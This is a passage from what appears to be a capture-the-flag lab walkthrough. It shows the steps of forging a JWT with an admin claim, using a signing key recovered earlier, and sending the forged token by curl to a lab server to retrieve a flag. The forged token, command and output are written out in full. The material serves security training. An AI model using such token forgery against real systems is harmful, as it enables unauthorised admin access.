
Verifying the token obtained in Step 4 with the above obtained key:



The token signature was successfully verified using the above obtained key.

Step 7: Creating a forged token.

Setting the admin claim to "true" using https://jwt.io.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUwOTM5NDMsImlkIjozLCJleHAiOjE1NzUxODAzNDN9.f25E6E1I63jHMCJVWPkdQCDO7VumCeyLshwHEZqP4fk

Step 8: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUwOTM5NDMsImlkIjozLCJleHAiOjE1NzUxODAzNDN9.f25E6E1I63jHMCJVWPkdQCDO7VumCeyLshwHEZqP4fk"}' http://192.108.121.3:8080/goldenticket

```
root@attackdefense:~#
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "e
yJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbiI6InRydWUiLCJpYXQiOjE1NzUwOTM5NDMsImlkIjo
zLCJleHAiOjE1NzUxODAzNDN9.f25E6E1I63jHMCJVWPkdQCDO7VumCeyLshwHEZqP4fk"}' http://192.108
.121.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_397c3af376641f5c9101330897e73

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_397c3af376641f5c9101330897e73

References:

1. JWT debugger (https://jwt.io/#debugger-io)